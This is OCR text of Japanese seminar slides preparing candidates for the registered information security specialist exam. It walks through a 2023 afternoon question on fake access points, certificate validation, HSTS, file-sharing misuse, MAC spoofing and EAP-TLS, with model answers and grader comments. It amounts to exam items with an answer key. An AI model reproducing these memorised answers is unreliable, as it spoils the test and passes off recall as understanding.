
【A】「スクリプトから別ドメインのURLに対してcookieが送られない仕組み（35字）」


TLP：CLEAR

翻訳者様だ！


JP-RISSA 情報処理安全確保支援士会


「スクリプトから別ドメインのURLに対してcookieが送られない仕組み」





https://x.com/murakami_retsu/status/1737727339960918370





「cookieが送られない」は結果であって，丁寧に書くなら，“図4・13行目に見られる document.cookie は，仕様上，別ドメインのcookieを読み出せないから，結果としてcookieが送られることもない”等。（参考：サイ本 p464）

多謝。ご唱和「読むならサイ本」

TLP：CLEAR

“Dev”で今春のヤマを張るなら

JP-RISSA
情報処理安全確保支援士会

- Pythonとセキュリティ（どういうものかは村山も調査中）

- Web API関連のセキュリティ
  - 都合よく，2024年2月号の “Softwate Design” 誌に特集あり。
    - 第2特集「ゼロから学ぶWeb APIセキュリティ」設計から始める攻撃対策

- “Ops”も絡めると
  - コンテナ周りのセキュリティ
  - そこにマネジメントを絡めた，CI/CD回す話と折り合いを付けさせる出題

その他の予想もネタ繰り中，「Security Days 東京」で。

TLP：CLEAR

本日の進行予定

JP-RISSA
情報処理安全確保支援士会

対策セミナー#9　1月27日（土）　19:30 ～ 21:15

- 当日の概要，JP-RISSAの紹介　5分（済み）
- こう出た【概観･午前Ⅱ】　10分（済み）
- こう出た【午後 問1】　20分（済み）
- こう出た【午後 問2】　20分
- 休憩　5分
- こう出た【午後 問3】　20分
- こう出た【午後 問4】　20分
- 質問，クロージング　5分

TLP：CLEAR

午後 問2

セキュリティ対策の見直しに関する次の記述を読んで，設問に答えよ。

「問2では，**アパレル業におけるセキュリティ対策の見直しを題材に，サーバ証明書の検証，秘密鍵の管理及び無線LAN環境の見直しについて出題**した。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 企業内ネットワークでは，無線LANが広く普及している。来客者用の無線LANが設置されている場合もあり，こういった環境では，第三者が接続しないように，セキュリティ対策を行うことが重要である。
  - 本問では，アパレル業におけるセキュリティ対策の見直しを題材に，無線LANを使った環境における脅威を様々な角度から想定する能力及びセキュリティ対策を立案する能力を問う。

R05秋 SC午後問2 その①

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問1（1）

・用語「**Bサービス**」：**M社が利用する「クラウドストレージサービス」**

大通りに面する「M社のオフィスビル」の「**会議室では**，従業員用無線LANと**来客用無線LAN**の両方**が利用可能**である」。

表1　構成要素の概要（抜粋）

構成要素	概要
Bサービス	・HTTPSでアクセスする。 ・HTTP Strict Transport Security（HSTS）を有効にしている。 ・従業員ごとに割り当てられた利用者IDとパスワードでログインし，利用する。 ・M社の従業員に割り当てられた利用者IDでは，a1 b1 c1 d1[1]からだけ，Bサー

この2項目は，次スライド（設問1（2））で生きてきます。

S氏：親会社L社の登録セキスペ。受験者はS氏になったつもりで，答案用紙に適切な策を書きます。

Yさん：「**来客用無線LANを利用したことのある来客者が，攻撃者としてM社の近くから来客用無線LANに接続し，Bサービスにアクセスする**ということが考えられないでしょうか。」
S氏：「それは考えられます。**しかし，Bサービスにログインするには［　a　］と［　b　］が必要**です。」
Yさん：「来客用無線LANのAPと同じ設定の**偽のAP**（以下，偽APという），**及びBサービスと同じURLの偽のサイト**（以下，偽サイトという）**を用意し，DNSの設定を細工して，［　a　］と［　b　］を盗む方法**はどうでしょうか。攻撃者が偽APをM社の近くに用意した場合に，M社の従業員が業務PCを偽APに（以下略）」

【Q】本文中の［　a　］，［　b　］に入れる適切な字句を答えよ。

【A】【ab順不同】「利用者ID」「パスワード」

TLP：CLEAR

R05秋 SC午後問2 その②

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問1（2）

本問の前提：なりすまされる側の「Bサービス」は，HTTPS，HSTSに対応済み。

Yさん：「来客用無線LANのAPと同じ設定の偽のAP（以下，**偽APという**），**及びBサービスと同じURLの偽のサイト**（以下，**偽サイトという**）**を用意し，DNSの設定を細工して，**（注：空欄a「**利用者ID**」）**と**（注：空欄b「**パスワード**」）**を盗む方法**はどうでしょうか。攻撃者が**偽APをM社の近くに用意した場合**に，M社の**従業員が業務PCを偽APに誤って接続してBサービスにアクセスしようとすると，偽サイトにアクセスすることになり，ログインしてしまうことがあるかも**しれません。」

出題者は，答として“安全な接続ではない。”の旨は書くな，と伝えた。

S氏：「従業員がHTTPSで偽サイトにアクセスしようとすると，安全な接続ではないという旨のエラーメッセージとともに，**偽サイトに使用されたサーバ証明書に応じて，図2に示すエラーメッセージの詳細の一つ以上がWebブラウザに表示されます。**従業員は正規のサイトでないことに気付けるので，ログインしてしまうことはないと考えられます。」

- c 。
- d 。
- このサーバ証明書は，失効している。
- このサーバ証明書は，有効期限が切れている。

図2　エラーメッセージの詳細（抜粋）

【調べてみた】GMOグローバルサインの「SSLサーバ証明書のエラーや警告まとめ」より引用。
・「証明書の設定不備(中間CA証明書の不備含む)や『自己署名証明書』を利用している場合」
・「証明書の有効期限が切れている場合」（←図2中，3ポツ目）
・「証明書が失効している場合」（←図2中，4ポツ目）
・「証明書のコモンネームとブラウザで入力してるFQDN（ホスト名.ドメイン名等）の不一致」
その他「SSLコンテンツと非SSLコンテンツが混在している場合」「SHA-1証明書を利用している場合」等の例示もありました。（ただし本Webページの作成は2018年頃だった模様。）
https://jp.globalsign.com/ssl/about/ssl_error.html

「設問1（2）は，正答率が低かった。攻撃者が偽サイトを用意したとしても，HTTPSでアクセスするのであれば，サーバ証明書の検証に失敗する。サーバ証明書の検証は，通信の安全性を確保するうえで基本的な知識であるので，具体的にどういった事項を検証するのかということまで含めて，よく理解しておいてほしい。」（『採点講評』より）

【Q】図2中の［　c　］，［　d　］に入れる適切な字句を，それぞれ40字以内で答えよ。

【A】【cd順不同】「このサーバ証明書は，信頼された認証局から発行されたサーバ証明書ではない（35字）」「このサーバ証明書に記載されているサーバ名は，接続先のサーバ名と異なる（34字）」

TLP：CLEAR

R05秋 SC午後問2 その③

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問1（3）

本問の前提：なりすまされる側の「Bサービス」は，HTTPS，HSTSに対応済み。

S氏：「**従業員がHTTPSで偽サイトにアクセスしようとすると**，安全な接続ではないという旨のエラーメッセージとともに，**偽サイトに使用されたサーバ証明書に応じて，図2に示すエラーメッセージの詳細の一つ以上がWebブラウザに表示されます。**従業員は正規のサイトでないことに気付けるので，ログインしてしまうことはないと考えられます。」




図2　エラーメッセージの詳細（抜粋）

設問1（2）解答例「このサーバ証明書は，信頼された認証局から発行されたサーバ証明書ではない」，「このサーバ証明書に記載されているサーバ名は，接続先のサーバ名と異なる」

理解が早いYさん。
てか素人のフリしてません？

Yさん：「なるほど，理解しました。しかし，**偽APに接続した状態で，従業員がWebブラウザにBサービスのURLを入力する際に，誤って“http://”と入力してBサービスにアクセスしようとした場合**，エラーメッセージが表示されないのではないでしょうか。」

S氏：「大丈夫です。**HSTSを有効にしてあるので，その場合でも，①先ほどと同じエラーメッセージが表示されます**。」

【Q】本文中の下線①について，エラーメッセージが表示される直前までのWebブラウザの動きを，60字以内で答えよ。

意味は，“…直前までのWebブラウザの動作を，60字以内で描写せよ。”

【A】「HTTPのアクセスをHTTPSのアクセスに置き換えてアクセスする。その後，偽サイトからサーバ証明書を受け取る。（55字）」

リダイレクトの動作と要区別。決して“「http://（Bサービス）/」を「https://（Bサービス）/」にリダイレクトする。”ではありません。
参考：https://www.gmo.jp/security/ciphersecurity/http-https/blog/always-on-ssl/

TLP：CLEAR

R05秋 SC午後問2 その④

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問2（1）

表1　構成要素の概要（抜粋）

構成要素	概要
Bサービス（抜粋）	・ファイル共有機能がある。従業員がM社以外の者と業務用のファイルを共有するには，Bサービス上で，共有したいファイルの指定，外部の共有者のメールアドレスの入力及び上長承認申請を行い，上長が承認する。承認されると，指定されたファイルの外部との共有用URL（以下，外部共有リンクという）が発行され，外部の共有者宛てに電子メールで自動的に送信される。外部共有リンクは，本人及び上長には知らされない。外部の共有者は外部共有リンクにアクセスすることによって，Bサービスにログインせずにファイルをダウンロード可能である。外部共有リンクは，発行されるたびに新たに生成される推測困難なランダム文字列を含み，有効期限は1日に設定されている。

「Bサービス」：
M社が利用する「クラウドストレージサービス」

M社の

〔従業員によるファイルの持出しについてのセキュリティ対策の確認〕

S氏：Bサービスの「ファイル共有機能では，上長はちゃんと**宛先のメールアドレスとファイルを確認**してから承認を行っていますか。」
Yさん：「確認できていない上長もいるようです。」
S氏：「そうすると，**従業員は，②ファイル共有機能を悪用すれば，M社外からBサービスにあるファイルをダウンロード可能**ですね。」

【Q】本文中の下線②について，M社外からファイルをダウンロード可能にするためのファイル共有機能の悪用方法を，40字以内で具体的に答えよ。

本問は「従業員によるファイルの持出し」なので，“社外の攻撃者のメアド”ではありません。

【A】「外部共有者のメールアドレスに自身の私用メールアドレスを指定する。（32字）」

TLP：CLEAR

R05秋 SC午後問2 その⑤

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問2（2），設問3（1）

・用語「**Bサービス**」：**M社が利用する「クラウドストレージサービス」**
・用語「**AP**」：**無線LANアクセスポイント**。図1より，「**AP5**」は「**会議室**」**に設置**される。

「**M社のオフィスビル**」の「**会議室では，従業員用無線LANと来客用無線LANの両方が利用可能**である」。

表1　構成要素の概要（抜粋）

構成要素	概要
AP1～5（抜粋）	・AP-5には，従業員用無線LANのSSIDと来客用無線LANのSSIDの両方が設定されている。 ・従業員用無線LANだけにMACアドレスフィルタリングが設定されており，事前に情報システム部で登録された業務PCだけが接続できる。

S氏：会議室に個人所有PCを持ち込めるとすると「次の**方法1**（注：「**個人所有PCの無線LANインタフェースの［　e　］を業務PCの無線LANインタフェースの［　e　］に変更した上で，個人所有PCを従業員用無線LANに接続し，Bサービスからファイルをダウンロード**し，個人所有PCごと持ち出す。」）と方法2のいずれかの方法を使って，**Bサービスからファイルの持出しが可能**ですね。」

【“マシンそのものを持ち出す”過去の出題例】H30春SC午後Ⅱ問1設問4（2）

「**方法1への対策については**，従業員用無線LANの**認証方式としてEAP-TLSを選択し，③認証サーバを用意する**ことにした。」

PCがもつMACアドレス値の変更ぐらい，支援士ならやれて当然。

【Q1】本文中の［　e　］に入れる適切な字句を答えよ。【A1】「MACアドレス」

【Q2】本文中の下線③について，認証サーバがEAPで使うUDP上のプロトコルを答えよ。【A2】「RADIUS」

【関連出題】
H31春SC午後Ⅱ問1（IEEE 802.1X認証をEAP-PEAPからEAP-TLSに変更する話）
R03秋SC午前Ⅱ問16（IEEE 802.1Xで使われるEAP-TLSが行う認証はどれか。）

R05秋 SC午後問2 その⑥

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問3（2），設問3（3），設問3（4）

PCをなりすますという「方法1への対策については，従業員用無線LANの**認証方式としてEAP-TLSを選択し，③認証サーバを用意する**ことにした」。

「**必要となるクライアント証明書についてのS氏とYさんの会話**」は下記。

【トラステッド・プラットフォーム・モジュール（TPM）概要】
「TPM は、暗号化を使用して、不可欠でクリティカルな情報を PC 上に安全に保管し、プラットフォームの認証を有効化します。ユーザー認証情報、パスワード、指紋、証明書、暗号化キー、その他の重要な消費者ドキュメントなど、さまざまな機密情報をハードウェアの壁の背後に保管し、外部攻撃から守ります。」
参考： https://www.intel.co.jp/content/www/jp/ja/business/enterprise-computers/resources/trusted-platform-module.html

S氏：「クライアント証明書とそれに対応する［　f　］は，どのようにしますか。」
Yさん：「クライアント証明書は，CAサーバを新設して発行することにし，従業員が自身の業務PCにインストールするのではなく，ディレクトリサーバの機能で業務PCに格納します。**［　f　］は［　g　］しておくために業務PCのTPM**（注：TPM（Trusted Platform Module）2.0）**に格納し，保護**します。**」**
S氏：「④その格納方法であれば問題ないと思います。**」**

Yさんシビれるぜ

【Q1】本文中の［　f　］に入れる適切な字句を答えよ。

【Q1】「設問3（2）は，正答率がやや高かったが，“公開鍵”や“サーバ証明書”といった解答が一部に見られた。PKIは，様々なセキュリティ技術の基礎となる重要な技術であるので，どのような場面でどのように利用されているのか，よく理解しておいてほしい。」（『採点講評』より）

【A1】「秘密鍵」

【Q2】本文中の［　g　］に入れる適切な字句を，20字以内で答えよ。

【A2】「業務PCから取り出せないように（15字）」

【Q3】本文中の下線④について，その理由を，40字以内で答えよ。

【A3】「EAP-TLSに必要な認証情報は，業務PCにしか格納できないから（32字）」

意味は，“EAP-TLSに必要な認証情報を，当該業務PCだけに格納される形にできるから（38字）”

一連の処理は，業務PC内に閉じます。

設問3は（5）～（7）が厄介。

©「勇気爆発バーンブレイバーン」製作委員会

TLP：CLEAR

「問2」全体像（その①）

JP-RISSA 情報処理安全確保支援士会

- 親会社のS氏（登録セキスペ）と共に，M社のYさんが見えない敵と戦う話。
- 設問3（5）以降を解くには，**右記の図1（M社のネットワーク構成）に，下記の図表から読み取れる情報を書き込む**と，状況を把握しやすい。
  - 表1（構成要素の概要（抜粋））
  - 表3（FWのVLANインタフェース設定）
  - 表4（FWのフィルタリング設定）
  - 表5（AP-5の設定（抜粋））




図1（M社のネットワーク構成）

表4 項番4のフィルタリング設定からは，「来客用無線LAN」から「サーバネットワーク」への「DNS」の通信が（一旦FWを経由する形で）許可される，と読み取れます。
そこでp13下～p14上。来客に提供するネット環境を，M社内を経由させない形（本問ではドコモの“home 5G”を想わせる「Dサービス」の「Dルータ」経由とする）に変えるとなると，下記が言えます。

① DNSサーバへの通信は失くせます。（設問3（6）空欄h）
② 表4 項番4は削れます。（設問3（7）表4側の根拠の一つ）

TLP：CLEAR

「問2」全体像（その②）

JP-RISSA 情報処理安全確保支援士会

表4（FWのフィルタリング設定）に，“戻り”の設定までは不要。

表１　構成要素の概要（抜粋）

構成要素	概要
FW	・通信制御はステートフルパケットインスペクション型である。 ・NAT 機能を有効にしている。 ・DHCP リレー機能を有効にしている。
AP-1～5	・無線 LAN の認証方式は WPA2-PSK である。 ・AP-1～4 には，従業員用無線 LAN の SSID が設定されている。 ・AP-5 には，従業員用無線 LAN の SSID と来客用無線 LAN の SSID の両方が設定されている。
B サービス	・HTTPS でアクセスする。 ・HTTP Strict Transport Security（HSTS）を有効にしている。 ・従業員ごとに割り当てられた利用者 ID とパスワードでログインし，利用する。 ・M 社の従業員に割り当てられた利用者 ID では，a1.b1.c1.d1[1)] からだけ，B サービスにログイン可能である。
DHCP サーバ	・業務 PC，来客持込端末に IP アドレスを割り当てる。
DNS サーバ	・業務 PC，来客持込端末が利用する DNS キャッシュサーバである。 ・インターネット上のドメイン名の名前解決を行う。

設問3（5）背景。M社内はプライベートIPv4アドレス，これを対外的なグローバルIPv4アドレス「a1.b1.c1.d1」に変換する。

この記述が本問の何に絡むかは分からず。

この値である，という論拠：表3中の項番4

来客も，無線LANアクセスポイント「AP-5」を利用する。

表4（FWのフィルタリング設定）項番1～3では，WAN側への「HTTPS」を許可している。

設問3（5）背景。M社のFW（のWAN側）がもつグローバルIPv4アドレス「a1.b1.c1.d1」からのHTTPSリクエストは受けつける。

「AP-5」配下の「来客用無線LAN」に接続された端末も，M社内に設置された「DNSサーバ」を使って名前解決をするようだ。

やがてM社は「来客用無線LAN」を潰します。

TLP：CLEAR

「問2」全体像（その③）

JP-RISSA 情報処理安全確保支援士会

- （参考）その他の表

表２　M 社のセキュリティルール（抜粋）

項目	セキュリティルール
業務 PC の持出し	・社外への持出しを禁止する。
業務 PC 以外の持込み	・個人所有の PC，タブレット，スマートフォンなどの機器の執務室への持込みを禁止する。
業務用のファイルの持出し	・B サービスのファイル共有機能以外の方法での社外への持出しを禁止する。

表３　FW の VLAN インタフェース設定

項番	物理インタフェース名	タグ VLAN[1)]	VLAN 名	VLAN ID	IP アドレス	サブネットマスク
1	IF1	有効	VLAN10	10	192.168.10.1	255.255.255.0
2			VLAN20	20	192.168.20.1	255.255.255.0
3			VLAN30	30	192.168.30.1	255.255.255.0
4	WAN-IF1	無効	VLAN1	1	a1.b1.c1.d1	255.255.255.248

注 1)　物理インタフェースでのタグ VLAN の設定を示す。有効の場合，複数の VLAN [illegible] 割当て可能である。無効の場合，一つの VLAN ID だけが割当て可能である。

M社が対外的には「a1.b1.c1.d1」を名乗り，IPアドレス数に少し余裕ある とも分かる。

表４　FW のフィルタリング設定

項番	入力インタフェース	出力インタフェース	送信元 IP アドレス	宛先 IP アドレス	サービス	動作	NAT[1)]
1	IF1	WAN-IF1	192.168.10.0/24 来客用無線LAN	全て	HTTP, HTTPS	許可	有効
2	IF1	WAN-IF1	192.168.20.0/24 従業員用無線LAN	全て	HTTP, HTTPS	許可	有効
3	IF1	WAN-IF1	192.168.30.0/24 サーバネットワーク	全て M社内外のDNSは通す。	HTTP, HTTPS, DNS	許可	有効
4	IF1	IF1	192.168.10.0/24	192.168.30.0/24	DNS	許可	無効
5	IF1	IF1	192.168.20.0/24	192.168.30.0/24	全て	許可	無効
6	IF1	IF1	192.168.30.0/24	192.168.20.0/24	全て	許可	無効
7	全て	全て	全て	全て	全て	拒否	無効

LAN側　WAN側

設問3（5）背景

注記　項番が小さいルールから順に，最初に合致したルールが適用される。

注 1)　現在の設定では有効の場合，送信元 IP アドレスが a1.b1.c1.d1 に変換される。

【設問3（5）背景】
「現在の設定では」ってなに？
まるで“未来には設定が変わる”と言いたげ！

表５　AP-5 の設定（抜粋）

項目	設定 1	設定 2
SSID	m-guest	m-employee
用途	来客用無線 LAN	従業員用無線 LAN
周波数	2.4GHz	2.4GHz
SSID 通知	有効	無効
暗号化方法	WPA2	WPA2
認証方式	WPA2-PSK	WPA2-PSK
事前共有キー（WPA2-PSK）	Mkr4bof2bh0tjt	Kxwekreb85gjbp5gkgajfg
タグ VLAN	有効	有効
VLAN ID	10	20

「来客用無線LAN」が潰れるため，「設定1」列の各設定は，最終的には列ごと削除されます。

TLP：CLEAR

R05秋 SC午後問2 その⑦

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問2設問3（5）

「Bサービスからファイルの持出しが可能」な「方法2：個人所有PCを来客用無線LANに接続し，Bサービスからファイルをダウンロードし，個人所有PCごと持ち出す。」への対策として検討した案は，下記等。

「・⑤FWのNATの設定を変更する。」

表3　FW の VLAN インタフェース設定

項番	物理インタフェース名	タグ VLAN[1)]	VLAN 名	VLAN ID	IP アドレス	サブネットマスク
1	IF1	有効	VLAN10	10	192.168.10.1	255.255.255.0
2			VLAN20	20	192.168.20.1	255.255.255.0
3			VLAN30	30	192.168.30.1	255.255.255.0
4	WAN-IF1	無効	VLAN1	1	a1.b1.c1.d1	255.255.255.248

注 1)　物理インタフェースでのタグ VLAN の設定を示す。有効の場合，複数の VLAN を割当て可能である。無効の場合，一つの VLAN ID だけが割当て可能である。

M社が対外的には「a1.b1.c1.d1」を名乗り，IPアドレス数に少し余裕ある とも分かる。

$248_{(10)} = 11111000_{(2)}$，$001_{(2)}$から$110_{(2)}$までの6通りのうち，対向それぞれが1つ使うなら，あと4つのIPアドレスが使える。

表4　FW のフィルタリング設定

項番	入力インタフェース	出力インタフェース	送信元 IP アドレス	宛先 IP アドレス	サービス	動作	NAT[1)]
1	IF1（LAN側）	WAN-IF1（WAN側）	192.168.10.0/24 来客用無線LAN	全て	HTTP, HTTPS	許可	有効
2	IF1	WAN-IF1	192.168.20.0/24 従業員用無線LAN	全て	HTTP, HTTPS	許可	有効
3	IF1	WAN-IF1	192.168.30.0/24 サーバネットワーク	全て M社内外のDNSは通す。	HTTP, HTTPS, DNS	許可	有効
4	IF1	IF1	192.168.10.0/24	192.168.30.0/24	DNS	許可	無効
5	IF1	IF1	192.168.20.0/24	192.168.30.0/24	全て	許可	無効
